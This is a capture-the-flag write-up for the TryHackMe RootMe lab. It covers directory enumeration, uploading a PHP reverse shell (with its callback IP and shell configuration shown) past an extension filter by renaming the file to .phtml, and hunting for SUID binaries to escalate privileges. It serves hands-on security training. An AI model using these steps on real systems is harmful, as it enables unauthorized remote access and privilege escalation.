



WRITE-UP

TryHackMe ROOTME

R4IM4NN



Table of Contents

I. [Introduction].....	3
II. [Phase 1 : RECONNAISSANCE].....	4
III. [Phase 2 : EXPLOITATION].....	8
IV. [Phase 3 : TOTAL CONTROL & EVASION].....	12
V. [Thanks].....	14



I. [Introduction]

To succeed in CTF challenges, I've set up an attack strategy that defines the different phases of attack. This strategy has 3 phases and is inspired by the [Cyber Kill Chain](#).

Here are the 3 phases of this attack strategy:

- PHASE 1 [**RECONNAISSANCE**] : Gather information about our target, such as which technologies are used ? What ports are open and what services are used ? What vulnerabilities and weaknesses can be exploited ? The greater the amount of information gathered, the more sophisticated the attack and the higher the probability of success.
- PHASE 2 [**EXPLOITATION**] : Exploitation of the vulnerabilities identified in the reconnaissance phase. The aim of this phase is to gain initial access to the target's system.
- PHASE 3 [**TOTAL CONTROL & EVASION**] : At this point we have restricted, unstable access which is likely to be detected. So to avoid losing access, we can open up other paths so that we can easily regain access in the event of problems. To do this, we need to obtain more privileges known as elevation of privileges which means moving from a restricted access level to a higher one. Once our mission is completed, we must erase all traces of our passage and leave the network.



- Command -

The "**gobuster**" command is used to enumerate directories/files, subdomains and virtual hosts of a web site.

The "**dir**" mode is used to brute force a website's directories/files. There are several other modes, such as (dns: brute force subdomains) and (vhost: brute force virtual hosts).


The "**-u**" parameter is used to define the url in our case: `http://10.10.177.3/`

The "**-w**" parameter is used to define the wordlist. With other tools, this parameter can be "`--wordlist=`".

The "**-x**" parameter is used to define file extensions for example : `php, txt, html`.

- Analysis -

In `/panel/` we have a file upload form.




When you can upload a file, that's great, because you can try to upload a file that contains a Reverse Shell (PHP in our case) to take control of the machine (web server).




III. [Phase 2 : EXPLOITATION]

Now that the reconnaissance phase is over, let's try to get initial access to the machine. To do this, we'll upload a Reverse Shell in PHP via /panel/, then access the file containing the reverse shell via /uploads/.

You can find the php reverse shell on pentestmonkey's github.



<https://github.com/pentestmonkey/php-reverse-shell>



php-reverse-shell.php

You must change "\$ip" to your openvpn IP (tun0 in my case) and "\$port" you can keep 1234 or put something else like 9001 for example.




Now that our file (php-reverse-shell.php) is ready, we can try to upload it.

```
File Edit Search View Document Help
*:/Desktop/ETHICAL_HACKING/TRYPHACKME/RootMe/php-reverse-shell.php - Mousepad
1 <?php
2
3 set_time_limit (0);
4 $upload_dir = "/tmp";
5 $ip = "10.10.10.10"; // CHANGE THIS
6 $port = 9001; // CHANGE THIS
7 $chunk_size = 1400;
8 $write_a = null;
9 $error_a = null;
10 $shell = "uname -a; w; id; /bin/sh -i";
11 $daemon = 0;
12 $debug = 0;
```

php-reverse-shell.php is ready for \$port I set 9001

As you can see, you can't upload a .php file, really?



In this case, we have to try to "change" the extension of our file containing the reverse shell without breaking the file. This is called *Bypass file extensions checks*.

Here's an example of the extensions we can try on our .php file containing the reverse shell :

Type	Extension
php	phtml, .php, .php3, .php4, .php5, and .inc
asp	asp, .aspx
perl	.pl, .pm, .cgi, .lib
jsp	.jsp, .jspx, .jsw, .jsw, and .jspxf
Coldfusion	.cfm, .cfml, .cfc, .dbm

<https://vulp3cula.gitbook.io/hackers-grimoire/exploitation/web-application/file-upload-bypass>



Change our .php file extension to .phtml


```
→ |r4im4nn@Windows9|-|RootMe| $ ls
notes_RootMe.txt  php-reverse-shell.php

→ |r4im4nn@Windows9|-|RootMe| $ mv php-reverse-shell.php php-reverse-shell.phtml
renamed 'php-reverse-shell.php' -> 'php-reverse-shell.phtml'

→ |r4im4nn@Windows9|-|RootMe| $ ls
notes_RootMe.txt  php-reverse-shell.phtml

→ |r4im4nn@Windows9|-|RootMe| $
```

Now we can try to upload our file "php-reverse-shell.phtml".



URAA! I think it worked. To check this, we can go to /uploads/ to see if the file we uploaded is still there.

Index of /uploads

Name	Last modified	Size	Description
Parent Directory			-
? php-reverse-shell.phtml	2024-03-03 11:39	3.4K	

Apache/2.4.29 (Ubuntu) Server at 10.10.177.3 Port 80

As you can see, the file is there.



IV. [Phase 3 : TOTAL CONTROL & EVASION]

```
$ which python # This command is used to check whether python is installed on the machine.
which python
/usr/bin/python
$ python -c 'import pty; pty.spawn("/bin/bash")' # This command spawns a more stable shell with python
python -c 'import pty; pty.spawn("/bin/bash")'
bash-4.4$ find / -type f -perm -4000 2>/dev/null
find / -type f -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
.....
/bin/mount
/bin/su
/bin/fusermount
/bin/ping
/bin/umount
bash-4.4$ ls -saril /usr/bin/python
ls -saril /usr/bin/python
266770 3580 -rwsr-sr-x 1 root root 3665768 Aug 4 2020 /usr/bin/python # This command shows who owns the file/folder
and other information.
```

- Analysis -

We can see that PYTHON has **SUID 4000** (octal value and its symbolic value is "s") which is a *special permission*, meaning that the user(us) running the file(/usr/bin/python) has the same rights as the owner. The owner of the "/usr/bin/python" file is **ROOT**.



V. [Thanks]

This write-up is over, I hope I was clear and that this write-up was not difficult to understand. Thank you for reading this write-up and there are many more coming soon.

See you soon.

R4IM4NN